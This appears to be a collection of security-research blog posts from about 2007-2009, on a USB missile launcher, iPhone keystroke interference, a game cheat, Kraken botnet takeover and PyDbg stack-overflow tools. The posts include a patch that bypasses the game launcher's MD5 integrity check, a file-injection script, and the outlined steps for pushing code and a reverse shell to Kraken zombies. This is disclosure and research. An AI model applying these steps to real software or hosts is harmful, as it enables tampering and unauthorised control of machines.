The various commands being written to the HID handle must be in the appropriate endianess (thanks ) and stored in a ctypes string buffer, like so:
start   = ctypes.create_string_buffer(struct.pack(">h", self.cmd_map["start"]))
command = ctypes.create_string_buffer(struct.pack(">h", self.cmd_map[cmd.lower()]))
stop    = ctypes.create_string_buffer(struct.pack(">h", self.cmd_map["stop"]))
The rest is up to your imagination. You can download my code, ped_missile.py, which implements a class for controlling the USB Missile Launcher as well as exposes three interfaces on top of that class. A command line interface, a socket server (protected by a password hardcoded on line 264) and a simple web interface. The web interface is fun for usage through the iPhone in conjunction with the 8$ application AirCam from Senstic.
One interesting thing is that we have a lot more granular control of the turret movement now then we did with the original GUI. I wrote two simple loops to count the number of possible horizontal and vertical ticks and the results were 947 horizontal and 91 vertical versus 54 and 10 from the original GUI respectively. Granular control allows you to slowly and quietly reposition the turret for stealthy attacks. I also started writing a class function missile.reset() to center the device automatically but haven't finished it quite yet. Take a look at the source for further information. Everything should be fairly self explanatory.
I'll conclude with an action video put together with the help of my teammates Ali, Cameron and Cody:
Originally published 2009-02-12 on the TippingPoint DVLabs blog.
Like many others in the world, I've always been a skeptic of the need to disable cell phone antenna's on takeoff and landing. What kind of interference could possibly be caused to an airplane? We've all dealt with the minor nuisance of clicks and beeps when someone on a land line keeps their cell phone too close to the base, but serious interference to a plane? I always figured it was a better safe then sorry measure... Until a couple of weeks ago when I was doing some work in Photoshop on my old Dell laptop and randomly made an interesting discovery.
I had placed my iPhone on the laptop just below the keyboard and was using an external keyboard and mouse (from my new laptop over Synergy, which is fantastic software by the way). At some point my layer background color starting changing, the rulers appeared and disappeared, various nav items opened or closed, etc... The laptop is old and buggy so I thought nothing of it at first, then I wondered if it was my iPhone. I theorized that perhaps the iPhone was causing interference that was resulting in key strokes that mapped to hotkeys for manipulating my canvas and UI. A few quick tests confirmed the accuracy of this assumption, my interest peaked and I immediately called over the rest of the team to revel in this accidental discovery.
Before I continue, check out this demo video we made showing my Phone sitting on the Dell Inspiron 9300 with UltraEdit running in the foreground (with an increased font size).
A few seconds into the video, Cody starts to make a call to my cell from his. At about the 10 second marker you'll see a flurry of characters spew across the screen. You may notice what appears to be a pencil tracing around the iPhone. We quickly realized that moving the phone too far off a specific spot failed to produce any key strokes. At this point we had three primary questions in mind:
- What is under that part of the keyboard that is being interfered with?
- Can we reliably generate arbitrary key strokes of our choosing?
- Solving [1] and [2], could we build a focused radio transmitter "gun" of sorts to transmit arbitrary keys to a target laptop from a distance? (huge grin on face)
To answer the first question Cody took the laptop apart. I wish we would have taken a picture of the underbelly of the 15lb beast that was my old laptop, but we forgot, so visualize if you will: Both the keyboard controller chip and the keyboard ribbon were in close vicinity of the radio interference. Alternating our experiment between shielding the ribbon and the controller with aluminum foil leads us to believe that the radio signals from the iPhone are triggering key strokes through the actual ribbon.
To answer the second question I coded up a little test harness. I created a small PHP script to generate random data of a suitable length to create interference. I loaded the URL on the iPhone and refreshed the page until a single character was sent. I marked the random data that resulted in that character and continued to map a few more characters. Here is the DB schema and simple script used to accomplish these tasks:
    <?
    /*
      MySQL Table structure:

      CREATE TABLE 'tempest' (
        'id' int(11) NOT NULL auto_increment,
        'char' char(1) NOT NULL,
        'data' longtext NOT NULL,
        PRIMARY KEY  ('id')
      ) ENGINE=MyISAM;
    */

    mysql_connect("", "", "");
    mysql_select_db("");

    $id = 0;

    if ($id)
    {
      $sql = "SELECT * FROM tempest WHERE id = $id";
      $row = mysql_fetch_object(mysql_query($sql));
      print base64_decode($row->data);
    }
    else
    {
      $x = "";
      for ($i = 0; $i < 500; $i++)
        $x .= chr(rand(0, 255));

      print $x;

      $sql = "INSERT INTO tempest SET data = '";
      mysql_query($sql . base64_encode($x)  . "'");
      print mysql_error();
    }
    ?>
The table name TEMPEST by the way is the US government acronym for Transient ElectroMagnetic Pulse Emanation STandard. Running through this experiment provided no usable results. We postulated that the reason behind this is that the actual radio signals transmitting between the phone and the tower are not the same even for the same data. Despite the fact that we had already wasted half a day on this utterly useless (in terms of business) project, we were excited about the possibility of having a keystroke sending radio gun so we pressed on.
Two hours of research time later we collectively decided that the next step would be to purchase a Universal Software Radio Peripheral (USRP) radio transceiver which we could write custom code for via the GNU Radio project. We speced out the cost of our ideal platform to be somewhere in the $2,000 to $3,000 range. Time for a budget approval, time to talk to the boss:

Dave Endler
Though amused, Dave was less then eager to drop precious budget dollars on a silly research project that would result in little to no re-usable security research. Our hopes and dreams shattered, we scrapped the project for a few weeks and have now resurrected it for public consumption. I recall being a CS student at Tulane university with lots of time and motivation and few solid project ideas. Today I have zillions of ideas and not enough hours in the day to accomplish them. Perhaps someone out there looking for a project idea can push this along... Write us if you do, we'd love to hear about it.
Originally published 2008-06-30 on the TippingPoint DVLabs blog.
My DVLabs teammates recently presented on Reverse Engineering Dynamic Languages, specifically Python, at RECON 2008. As a case study, we demonstrated hacking cheats into Disney's Pirates of the Caribbean Online game. The game has received some pretty solid reviews and boasts over 10,000 paid online players. They also have a free download available for those of you who would like to follow along. Let's take a look at some of the hilarious effects of our case study and then cover some simple technical details so that readers can reproduce to join in on the fun.
To be clear, the cheats shown below are the results of client-side modifications. No malicious actions were performed against Disney's servers.
To start things off, here are the results of a simple jump hack which allows the avatar to leap over 15 times higher than what he otherwise should:
This next video demonstrates a similar cheat, modifying our character's speed. Towards the end of the video you'll see us stop and wait for another user to run by to give you a sense of what is "normal":
Here is what the ridiculous jump height looks like from the perspective of another user:
Some side effects of the jump hack include the ability to... fly? Apparently if a character is able to leave the "sphere" of influence of their ship, the physics engine sets the avatar's Z coordinate to the height at which they moved away from the ship:
Some more flying... we can actually fly along the water faster than any ship in the game can move:
Except of course, our ship, which can travel faster than enemy's cannonballs. This is the default ship given to you in the game. We have modified the ship's speed, acceleration, ramming power, maximum crew, maximum cannons, and other fun traits:
If you're interested in the technical aspects behind these modifications, read on...
There are three files we need to worry about modifying, all located within the install directory:
- Phase1.pyd
- phase_1.mf
- Launcher1.exe
Phase1.pyd is a PE file containing frozen python objects that are deserialized and executed by a C stub function. This is where most of the values we will want to modify are located.
phase_1.mf is an archive containing DLLs needed during runtime, as well as a copy of Phase1.pyd. When the game is run, this file's contents are extracted and the internal Phase1.pyd overwrites the external one.
Launcher1.exe is a UPX-packed executable that contains MD5 checks to ensure integrity of the .mf and .pyd files. UPX is an executable packer commonly used by malware. However, it is quite efficient and is also used for non-malicious executables like this one. Here's an example unpacking session:
$ upx -d Launcher1.exe
        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
   1925120 <-   1512960   78.59%    win32/pe     Launcher1.exe
Unpacked 1 file.
Once we've unpacked the file, we can make the 2-byte NOP patch to bypass the MD5 check, allowing us to arbitrarily modify the Python code within the other files. Here's the before:
Launcher1.exe (base address 0x400000)
    00422188 E8 88 8F FE+ call std::basic_string....
    0042218D 85 C0        test eax, eax
    0042218F 75 49        jnz short loc_4221DA
    00422191 8D 75 94     lea esi, [ebp+var_6C]
And here's the after:
Launcher1.exe (base address 0x400000) 00422188 E8 88 8F FE+ call std::basic_string....
0042218D 85 C0 test eax, eax
0042218F 90 nop
00422190 90 nop
00422191 8D 75 94 lea esi, [ebp+var_6C]
The above code is where the Launcher does a string comparison between the calculated MD5 on disk and the MD5 value sent from the server. By overwriting the conditional jump that was there with NOP instructions, we force the check to always pass.
Now that the Launcher process ignores the integrity of the frozen Python code, we can go ahead and begin to modify the Python objects in Phase1.pyd.
The code objects within the PYD file are serialized, and while we could modify values in a hex editor for a quick and dirty cheat, there is a much more surgically precise and flexible method that we demonstrated in our presentation at REcon. The process involves deserializing and disassembling the Python code objects. You can then modify constant values, change byte code instruction logic, and re-inject the code back into the PYD. If you're interested in this method, you can peruse our slides. For the rest of you, we will continue and walk through some simple byte swap cheats that require nothing more than a hex editor.
If we load Phase1.pyd into a hex editor, or IDA, we can see string references to Python namespaces. Most of the interesting ones are suffixed with Globals. For example, pirates.reputation.ReputationGlobals, which governs experience needed to level up, pirates.economy.EconomyGlobals defines the cost of any item in the game, pirates.piratebase.PirateGlobals controls the physics of your character, including speed, acceleration, and jump height. The format of the object table within the PYD is: name, pointer, length. So, if you find a reference to a possibly interesting namespace, you can follow the pointer value to locate the serialized object. That would be where the values to change would reside.
I will cover one simple jump hack and leave the rest as an exercise for the reader. The default value for a character's speed and jump force in Pirates is 24.0. I discovered this using our AntiFreeze tool (see slides mentioned previously). For the purposes of continuing this walkthrough, here is what the disassembly of the Python code looks like that initializes the in-game character's physics attributes:
    load_const  161  # '24.0'
    store_name  196  # "'ToonForwardFastSpeed'"
    load_const  161  # '24.0'
    store_name  197  # "'ToonJumpFastForce'"
    load_const  162  # '8.0'
    store_name  198  # "'ToonReverseFastSpeed'"
    load_const  163  # '120.0'
    store_name  199  # "'ToonRotateFastSpeed'"
    load_const  161  # '24.0'
    store_name  200  # "'ToonForwardSpeed'"
    load_const  161  # '24.0'
    store_name  201  # "'ToonJumpForce'"
The code above is from a disassembled python code object stored within the PYD. The float values themselves can be found with a simple byte search. However, because of how Python code objects are structured, these data values are not necessarily next to each other within the file. Also, if you are not rebuilding the PYD's object table, any changes must not affect the size of the file. Otherwise, the game will bail while trying to deserialize the code objects.
When a float value is serialized in Python, it is stored in a string representation. So, 24.0 is stored in file as "24.0f", the "f" indicating it's a float. For the purposes of a demonstration everyone can easily follow along with, simply search Phase1.pyd for all occurrences of "24.0f". Now, if we simply replace the correct 24.0 value to, say, a 99.0 value, our character will be able to leap buildings.
After we do that, however, we also have to consider the phase_1.mf archive file. This file contains a copy of Phase1.pyd, and it overwrites our changes upon game execution. Here is a quick Python script that will copy the contents of your Phase1.pyd file into the phase_1.mf so that the changes are persistent:
    #!c:\python\python.exe
    #
    # injects Phase1.pyd into phase_1.mf in parts because
    # the file size is too large for python to manipulate
    # in memory as a string.

    pyd = file('Phase1.pyd', 'rb').read()
    old_mf = file('phase_1.mf', 'rb')

    foo = old_mf.read(1770) # index of PYD within MF
    foo += pyd

    old_mf.seek(1770+len(pyd))
    bar = old_mf.read()

    result = foo + bar

    old_mf.close()

    new_mf = file('phase_1.mf', 'wb')
    new_mf.write(result)
Once this has been completed, we are able to run the game and test out the injected cheat. If all went well, our character should be able to jump as depicted in the videos above. The cheats involving modification of the game economy and ship characteristics become more complicated--too complicated to attempt using simply a hex editor--but our slides give the information needed to start down that path.
Hopefully you've got a basic understanding of how to mess around with this game. The demonstrated method above is a quick solution, so check out the slides if you'd like to see the "correct" way to do it. Also, keep in mind these techniques can be applied to any game written in a dynamic language due to the inherent type information requirements. For those who would like to extend the research, take a look at EVE Online, which reportedly also utilizes Python.
Originally published 2008-06-23 on the TippingPoint DVLabs blog.
I've been too lazy and too busy to maintain this site. If you are interested in tracking anything recent of mine check out my home at TippingPoint:
Where I started the Zero Day Initiative:
Or follow me on Twitter:
Earlier this month a number of articles surfaced on the research and disagreements with regards to the size and classification of a large bot net named Kraken. At the front line of the debate was SecureWorks and Damballa. Secureworks claims Kraken is actually Bobax and estimates the bot net to include over 185,000 compromised systems. Damballa disagrees stating that Kraken is an entirely new bot net with a size over twice as large as Storm. Semantics aside no one disagrees that Kraken/Bobax is among the largest of the known bot nets if not the largest.
Cody and I thought it would be interesting to examine Kraken with the specific goal of infiltrating the bot network. We started with a sample from Offensive Computing and working from there eventually concluded that we would indeed be able to infiltrate and take over increasingly larger portions of the Kraken bot net. Cody did most of the manual labor of protocol dissection, reverse engineering the encryption routines and eventually creating a fake Kraken server capable of overtaking a redirected zombie. His detailed write up on the reverse engineering process is available under "Owning Kraken".
The key to overtaking the botnet is understanding how the overall client-server architecture works. Kraken infected systems attempt to "phone home" to a master command and control server by systematically generating sub-domains from various dynamic DNS resolver services such as dyndns.com. By reverse engineering the list of names and successfully registering some of the sub-domains Kraken is looking for, we can emulate a server and begin to infiltrate the network zombie by zombie. Stated simply, Kraken infected systems world wide start to connect to a server we control.
We monitored Kraken connections for a period of one week (seven days). In that time we have received over 1.8 million requests from infected systems worldwide. Of these requests over 65,000 came from unique IP addresses. Here is our list of all uniquely infected IP addresses. This number still does not accurately capture the true infection count monitored. Why? Think about the systems who are constantly rebooted, assigned a new IP address and then re-connect to the command and control server. We can do better thanks to the fact that the initial request from the Kraken zombies contains an encryption key generated in such a manner that makes it constant per system but unique across systems (see "Owning Kraken" for further details). Counting at this level of granularity leaves us with 25,000 truly unique infections monitored over seven days ... and growing, we are seeing a fairly uniform number of new infections a day.
Applying a reverse DNS lookup over this set of IP addresses reveals that the bulk of the monitored infected user base is home broadband users. The source country distributions break down as follows:

The initial Kraken zombie request also contains a version field which we parsed and found to contain the following distribution:

Various estimates place the overall size of the botnet to be somewhere
between 185,000 and 600,000 zombies. This means that within a single week we would have been able to take over anywhere from 4% to 14% of the infected population ... and this is where we entered into a moral dilemma and ethical discussion. We have the ability to successfully redirect infected systems. We have the ability to provide an 'update' through the existing Kraken protocol that can simply remove the Kraken zombie (again see "Owning Kraken" for a video demonstrating this capability). Is it wrong to do so? Although this discussion is similar to that of writing "good worms" that roam the internet patching vulnerable servers, there is a key difference in that a good worm can't be stopped. Once it has been released it is a self spreading uncontrollable entity. In our specific case however we have the ability to cease at any point. It is simply a one to one relationship. An infected system connects to us, we supply a simple binary to kill the target process, we never hear from the infected system again and neither can the actual botnet owners command and control servers.
Cody and I both are pro "cleansing". Dave Endler on the other hand is against. The arguments for pro-cleansing are obvious, the arguments against are a little more complicated. The most interesting of points that Dave brought up is the corner case of what happens if we accidentally crash the target system? What if that target system is responsible for someone's life support? Yes the system is already infected with a SPAM delivering zombie capable of receiving arbitrary updates from malicious actors, but at least for now it's running and carrying out the rest of it's functionality. As director of DVLabs, Dave's opinion overshadows that of our own so we simply sit and monitor. What are your personal thoughts on the matter?
Owning Kraken Zombies, a Detailed Dissection
This dissection was written by Cody Pierce and published alongside the post above.
This blog contains the deep technical dive of a two-part blog series exploring the Kraken botnet. See "Kraken Botnet Infiltration" for more information regarding general statistics and observations of the botnet.
Disclaimer: I don't normally deal with malicious code analysis. My main focuses are on vulnerability discovery and general reversing so dedicating some time to analyzing Kraken was a new and interesting experience. There are many resources available on malware unpacking, PE import table reconstruction etc. so I'll skip right to the specifics of the sample. The offsets and analysis shown below are from sample 31b68fe29241d172675ca8c59b97d4f4 from Offensive Computing.
When Kraken first starts it enters an infinite loop trying to locate a master (command and control) server on UDP port 447 over a custom encrypted protocol. The contacted hostnames all reside with dynamic DNS providers with a randomly generated sub-domain. Here is a look at the function responsible for algorithmically generating the domains to connect to, keep a close eye on the second argument which is used as the seed in the generation process:
    .text:001AE810  mov     esi, [ebp+seed]
    .text:001AE813  sar     esi, 1
    .text:001AE815  add     esi, 0F424Fh
    .text:001AE81B  push    edi
    .text:001AE81C  lea     ecx, [ebp+var_10]
    .text:001AE81F  mov     [ebp+seed], esi
    ...
    .text:001AE83D  lea     ecx, [esi+7]
    .text:001AE840  lea     eax, [esi+0Ch]
    .text:001AE843  imul    eax, ecx
    .text:001AE846  imul    eax, esi
    .text:001AE849  cdq
    .text:001AE84A  pop     ecx
    .text:001AE84B  idiv    ecx
    .text:001AE84D  lea     ecx, [esi+1]
    .text:001AE850  imul    ecx, esi
    .text:001AE853  lea     ecx, [eax+ecx-0FCFBF88h]
    .text:001AE85A  jmp     short loc_1AE87C
    ...
    .text:001AE87C  imul    ecx, 41C64E6Dh
    .text:001AE882  mov     edi, 3093h
    .text:001AE887  add     ecx, edi
    .text:001AE889  mov     eax, ecx
    .text:001AE88B  imul    ecx, 41C64E6Dh
    .text:001AE891  add     ecx, edi
    .text:001AE893  ror     eax, 8
    .text:001AE896  mov     edx, ecx
    .text:001AE898  imul    ecx, 41C64E6Dh
    .text:001AE89E  mov     esi, 7FFFh
    .text:001AE8A3  and     eax, esi
    .text:001AE8A5  ror     edx, 8
    .text:001AE8A8  and     edx, esi
    .text:001AE8AA  imul    eax, edx
    .text:001AE8AD  add     ecx, edi
    .text:001AE8AF  mov     ebx, ecx
    .text:001AE8B1  ror     ecx, 8
    .text:001AE8B4  and     ecx, esi
    .text:001AE8B6  sub     eax, ecx
    .text:001AE8B8  push    6
    .text:001AE8BA  cdq
    .text:001AE8BB  pop     ecx
    .text:001AE8BC  idiv    ecx
    .text:001AE8BE  add     edx, ecx
    ...
The seed is crucial to the position in the control server list and starts at 0 on reboot. At the end of this function we see an array of domain names being access that are appended to the generated name:
    .text:001AE91D  push    dynamic_host_names[eax*4] ; lpString
    .text:001AE924  lea     ecx, [ebp+var_20]
    .text:001AE927  call    makeNewString
    .text:001AE92C  push    eax
    .text:001AE92D  push    [ebp+hostname]
    .text:001AE930  lea     eax, [ebp+var_18]
    .text:001AE933  push    eax
    .text:001AE934  lea     eax, [ebp+var_8]
    .text:001AE937  push    eax
    .text:001AE938  lea     ecx, [ebp+var_10]
    .text:001AE93B  call    concatenateStrings

    .data:001B5064 dynamic_host_names dd offset aDyndns_org
    .data:001B5064                          ; "dyndns.org"
    .data:001B5068  dd offset aYi_org       ; "yi.org"
    .data:001B506C  dd offset aDynserv_com  ; "dynserv.com"
    .data:001B5070  dd offset aMooo_com     ; "mooo.com"
Each generated host is checked twice before moving on to the next one, here are the first 5 hosts that will attempt to be contacted:
    rbqdxflojkj.mooo.com
    bltjhzqp.dyndns.org
    cffxugijxn.yi.org
    etllejr.dynserv.com
    ejfjyd.mooo.com
For those who are interested, here is a list of the first 15,000 hosts. Note that as of the time of this research the first Kraken server that was up and responding was 15th down the list afmbtgyktty.yi.org on IP address 66.29.58.119. Armed with this information we registered the first of the available hosts and immediately began getting requests from live Kraken infections in the wild. See "Kraken Botnet Infiltration" for more information regarding general statistics and observations of the botnet.
Knowing now that it is theoretically possible to overtake the Kraken network the next step is to examine the protocol. Looking through the binary there are several calls on the socket connection it makes over UDP port 447 to the control servers. All of these calls are preceded with a send to the control server with an encrypted header:
    .text:001A83C5  call    getEncryptionKeys
    .text:001A83CA  mov     dword ptr [esp+80h+send_buffer], eax
    .text:001A83CE  lea     eax, [esp+80h+send_buffer]
    .text:001A83D2  mov     [esp+80h+var_2C], edx
    .text:001A83D6  mov     [esp+80h+var_28], ebx
    .text:001A83DA  mov     [esp+80h+var_24], 1
    .text:001A83DF  mov     [esp+80h+var_23], bl
    .text:001A83E3  mov     [esp+80h+var_22], 137h
    .text:001A83EA  mov     [esp+80h+var_20], ebx
    .text:001A83EE  mov     [esp+80h+var_1C], ebx
    .text:001A83F2  call    encryptHeader
    ...
    .text:001A8418  push    10h             ; tolen
    .text:001A841A  lea     eax, [esp+84h+to]
    .text:001A841E  push    eax             ; to
    .text:001A841F  push    ebx             ; flags
    .text:001A8420  push    18h             ; len
    .text:001A8422  lea     eax, [esp+90h+send_buffer]
    .text:001A8426  push    eax             ; buf
    .text:001A8427  push    [esp+94h+s]     ; s
    .text:001A842B  call    ds:sendto
As we can see (note that all of the symbols were manually added through reverse engineering) we get some sort of encryption key, build the header, and encrypt the header before sending. Obviously we have to figure out the encryption so we can get a better look at the command and control protocol.
I have seen some mention and packet dumps of the header on various blogs. They often state the first 8 bytes of kraken traffic is static and there is a simple reason for this. Kraken, when communicating, prepends its encryption keys so the server can properly decrypt/encrypt traffic. We can see this in the getEncryptionKeys function. It is host specific and computes the 64 bit key from various aspects of the host hardware. Abbreviated pseudo code for the function is below.
    mov     ds:encryption_key_1, 0DCBA2C5Ah
    mov     ds:encryption_key_2, 50E41593h
    GetAdaptersInfo()
    while (*adapter_info != 0) {
        for (i=0; i < adapter_info.AddressLength; i++) {
            ...
        }
        adapter_info = *adapter_info
    }
    encryption_key_uno += cpuid(0x0).max_input_value
    encryption_key_dos += cpuid(0x0).inel
    encryption_key_uno ^= cpuid(0x1).version
    encryption_key_dos ^= cpuid(0x1).features
    encryption_key_uno ^= cpuid(0x3).hi_serial
    encryption_key_dos ^= cpuid(0x3).low_serial

    encryption_key_uno -= GetVolumeInformation(GetWindowsDirectoryA()).VolumeSerialNumber
As previously stated we can easily get the encryption keys from the packets sent to our tap resolved from the dyndns names we registered. This is a good starting point for writing our decryption/encryption routines. At this point we know the traffic is encrypted, we know a header is sent to the remote dyndns server, and we know that in order to see into this traffic on a large scale we must decrypt the traffic. The function for decrypting our header is shown here:
    .text:001AE7E4 decryptHeader
    .text:001AE7E4  push    ecx
    .text:001AE7E5  mov     eax, [esi+packet_data.seed]
    .text:001AE7E8  test    eax, eax
    .text:001AE7EA  jz      short loc_1AE802
    .text:001AE7EC  push    1               ; flag
    .text:001AE7EE  push    eax             ; seed
    .text:001AE7EF  push    [esi+packet_data.key_2] ; key_2
    .text:001AE7F2  lea     eax, [esi+packet_data.command]
    .text:001AE7F5  push    [esi+packet_data.key_1] ; key_1
    .text:001AE7F7  push    0Ch             ; count
    .text:001AE7F9  push    eax             ; offset
    .text:001AE7FA  call    decryptPacket
    .text:001AE7FF  add     esp, 18h
    .text:001AE802
    .text:001AE802 loc_1AE802:
    .text:001AE802  and     dword ptr [esi+8], 0
    .text:001AE806  pop     ecx
    .text:001AE807  retn
    .text:001AE807 decryptHeader   endp
So we call another function that is used in various places in the binary called decryptPacket passing in various data to specify what we are decrypting. The decryptPacket is a larger function that is a pretty straight forward encryption routine. It does not appear, in my opinion, to be based off of any open encryption algorithm (I will skip the details of the encryption for brevity). After writing the decryption for the header we can see more of the protocol. The first packet being sent by this bot correlates to what we saw in the disassembly above.
    ac 8d ee d7 94 49 09 3f 00 00 00 00 01 00 37 01 00
    00 00 00 00 00 00 00
The protocol breaks down as follows.
    struct KrakenHeader {
        unsigned int key_1;
        unsigned int key_2;
        unsigned int seed;
        unsigned short command;
        unsigned short version;
        umsigned int size;
        unsigned int crc;
        unsigned char payload[size];
    } kraken_header;
So obviously we head off to see what the commands do. In the main command processing function we see a branch based off the command in our incoming packet.
    .text:001AC170  mov     eax, [esp+2C0h+command]
    .text:001AC174  sub     eax, 7
    .text:001AC177  pop     ecx
    .text:001AC178  pop     ecx
    .text:001AC179  jz      command7
    .text:001AC17F  dec     eax
    .text:001AC180  jz      command8
    .text:001AC186  sub     eax, 10h
    .text:001AC189  jz      command18
    .text:001AC18F  xor     esi, esi
    .text:001AC191  cmp     ds:dword_1B109C, ebx
    .text:001AC197  mov     [esp+2B8h+var_2A5], bl
    .text:001AC19B  jle     short loc_1AC1D7
    ...
This is certainly not a complete list of the commands, but it leads us to an interesting function. If we follow command8 we notice a method for updating the bots code. The code takes in an XML-like list of modules, module names, ids, etc. and from there processes the items looking for any updates. Analyzing the code reveals that the following format must be utilized to reach the code we are after:
    <modules>
      <module>
        <version>0</version>
        <name>core</name>
        <moduleid>1</moduleid>
        <crc>0</crc>
      </module>
    </modules>
The reason for this is when the bot sees that a "core" module is being sent it will download said module, write it to disk, and execute it. In the code you can also determine that the values for version, moduleid, and crc are not really checked when a "core" module is being loaded (Aside from not being 0 in some cases).
At this point we realize (and confirm our assumption) that code can arbitrarily be downloaded and executed on the zombie host as long as we can receive its initial beacon. In order to demonstrate this I have removed the details but outlined the needed steps below.
- Receive initial packet from zombie (command 1)
- Send a response with the key xor'd by the server (command 2)
- Receive the zombies configuration information (command 3)
- Send a request to update our module (command 8)
- Send our module update xml to the zombie (command 0x14)
- Open a TCP connection on port 447 for the zombie to download the module
- Receive the connection from the zombie
- Send our encrypted payload to the zombie (command 0xa)
After the zombie has received the payload it decrypts it, and runs a CRC on the payload ensuring it matches what is in the header. This CRC is fairly simple and is below in Python.
    for x in range(0x100):
        eax = x
        for x in range(8):
            if (output.byte(eax) & 1) == 0:
                eax >>= 1
            else:
                eax >>= 1
                eax ^= 0xedb88320
        xor_array.append(eax)

    eax = ~flag
    ecx = 0
    for x in range(fsize):
        esi = (0x00000000 | struct.unpack("<B", f[x])[0])
        edx = eax
        edx &= 0xff
        edx ^= esi
        eax = output.dword(eax) >> 8
        eax ^= xor_array[edx]

    crc = ~eax

    return output.dword(crc)
If we pass the CRC check the payload gets written to a random name in c:\windows\system32 and executed. This can be seen in the binary below.
    .text:001ADE8C  call    openWriteFile
    .text:001ADE91  add     esp, 0Ch
    .text:001ADE94  push    0FFFFFFFFh          ; dwMilliseconds
    .text:001ADE96  push    ebx                 ; char
    .text:001ADE97  push    [ebp+lpCommandLine] ; lpCommandLine
    .text:001ADE9A  call    startNewProcess     ; do our command
Where CommandLine is the path to our newly downloaded payload. As you can see it is certainly possible to upload new code to a bot as long as you can receive traffic from a zombie checking in. To demonstrate this I have created a video that puts all these steps into practice loading arbitrary code on a zombie host running in a VM.
The video first walks you through the code path which will be executed. The video shows two systems. The host system is responsible for emulating the Kraken server. The VMWare image is of a system infected with Kraken. In the end the video will demonstrate a custom Kraken server I have written and the Kraken zombie will eventually spawn a reverse connect back shell that I have uploaded to it via the emulated Kraken server. The shell demonstrates full control over the zombie system.
Note: The code used to accomplish the various tasks outlined in this blog are not being released for obvious reasons. If you are a security firm with legitimate reasons for further information and proof-of-concept code contact us.
Originally published 2008-04-28 on the TippingPoint DVLabs blog. Written with Cody Pierce, who also wrote the dissection.
Just added some PyDbg based hacks to the public repository (should show up within an hour max of this post). Here is a description of what was added:
just_in_time_debugger.py
PyDbg implementation of a script that can be set as the Just-In-Time debugger. Logs the crash context to disk. I'll be blogging about / giving out a standalone executable based on this script for those of you who want to e-mail all your crash dumps to ... me ;-)
stack_integrity_monitor.py
Automatically locate the source of a stack overflow. This has already been released, just hasn't been previously part of the repo. For more info see the related blog entry.
pydbgc.py
Cody's PyDbg command line interface library. This is pretty cool, you can import it to drop a user into an interactive PyDbg shell at any point during execution. Gives you WinDbg-esque commands. One of the cooler features of this hack is that it allows you to step backwards, really.
push_pop_unpacker.py
This is a quick and dirty PyDbg implementation of a known generic technique for stopping an unpacker at OEP. This script was written during Ero and I's 2007 Reverse Engineering class at BlackHat. It took like 20 minutes to write, gotta love PyDbg.
null_selector_mem_monitor_poc.py
Pydbg implementation of skape's null selector mem-monitor technique. Read more about it on Uninformed Journal
Get all the new goodies at http://paimei.openrce.org.
Originally published 2007-08-23 on OpenRCE.
Not to brag or anything, but who can deny this as the greatest book dedication the world has ever seen:
Fuzzing: Brute Force Vulnerability Discovery - Dedication
If you are interested in buying the book:
Amazon
For those of you without a PDF reader, the dedication reads:
"I dedicate this book to George W. Bush, my Commander-in-Chief, whose impressive career advancement despite remedial language skills inspired me to believe that I was capable of authoring a book."
Originally published 2007-07-09 on the TippingPoint DVLabs blog.
This was originally posted over on my company blog site (TippingPoint DVLabs). Since the DVLabs blog is new I'm cross posting here to draw some traffic to it. Tracking down stack overflows is tedious work. Especially when the entire stack is blown away leaving you with crash dumps like the excerpt following this paragraph. This crash dump is from an actual process in case you are curious. Specifically, it is from one of the bugs detailed in TPTI-07-02: Trend Micro ServerProtect eng50.dll Stack Overflow Vulnerabilities. It's pretty obvious that it's game over for our target here. The important question to answer at this juncture is, where is the bug? There are a number of approaches you can take to manually handle this situation. Please add any creative ones you may have as a comment.
    [INVALID]:41414141 Unable to disassemble at 41414141 from thread 568
    caused access violation when attempting to read from 0x41414141

    CONTEXT DUMP
      EIP: 41414141 Unable to disassemble at 41414141
      EAX: 00000001 (         1) - N/A
      EBX: 0259eedc (  39448284) - AAAAAAAAAAAAA.....AAAAAAAAAAAAAAAAAAAAA (stack)
      ECX: 00000000 (         0) - N/A
      EDX: ffffffff (4294967295) - N/A
      EDI: 00000000 (         0) - N/A
      ESI: 0259f102 (  39448834) - AAAAAAAAAAAAA.....AAAAAAAAAAAAAAAAAAAAA (stack)
      EBP: 00000001 (         1) - N/A
      ESP: 0259e2d4 (  39445204) - AAAAAAAAAAAAA.....AAAAAAAAAAAAAAAAAAAAA (stack)
      +00: 41414141 (1094795585) - N/A
      +04: 41414141 (1094795585) - N/A
      +08: 41414141 (1094795585) - N/A
      +0c: 41414141 (1094795585) - N/A
      +10: 41414141 (1094795585) - N/A
      +14: 41414141 (1094795585) - N/A

    disasm around:
            0x41414141 Unable to disassemble
In this blog entry, I present stack_integrity_monitor.py. A command line utility implemented in under 150 lines of Python code which provides an automated solution to the task of tracking down the source of a stack overflow. This Python utility leverages PyDbg, a pure-Python win32 debugger interface. PyDbg is part of the larger PaiMei Reverse Engineering Framework. If you've never heard of PaiMei before, follow the link to learn more.
The main reason stack overflows are exploitable is because control information is stored in the same medium as volatile user-controllable data. If we can move or mirror the call-chain "out of band", then we can verify the integrity of the stack at run-time. Skipping over the intricate details, here is the high level overview of how the utility works:
- Instantiate a debugger object and attach to the target program.
- Set a breakpoint where we want the trace to start, this can be as simple as setting a break on recv().
- Once the breakpoint is hit, set the active thread to single step.
- When a CALL instruction is reached, copy the stack and return addresses to an internal "mirror" list.
- When a RET instruction is reached, walk through the "mirror" list and verify that the values match the actual stack.
- When the last saved return address is reached, pop it off the internal "mirror" list.
If during the stack integrity check a mismatch is found, then not only do we know that a stack overflow has occurred, but we know which functions frame the overflow originated in and we can pinpoint the cause of the overflow. Using Trend Micro again as a real-world example, the previously shown (and mostly useless) crash dump turns into the following (very useful) output when launching the target under the peering eyes of stack_integrity_monitor.py:
    0259fc24: TmRpcSrv.dll.65741721
    0259e7b4: StRpcSrv.dll.65671190
    0259e7a8: Eng50.dll.61181d8c
    0259e790: Eng50.dll.611819a0
    0259e564: Eng50.dll.61181a50
    0259e2d0: Eng50.dll.61190fa4 -- 41414141
    0259e03c: Eng50.dll.61190fd2
Examining the vicinity of the last return address in the list, we find:
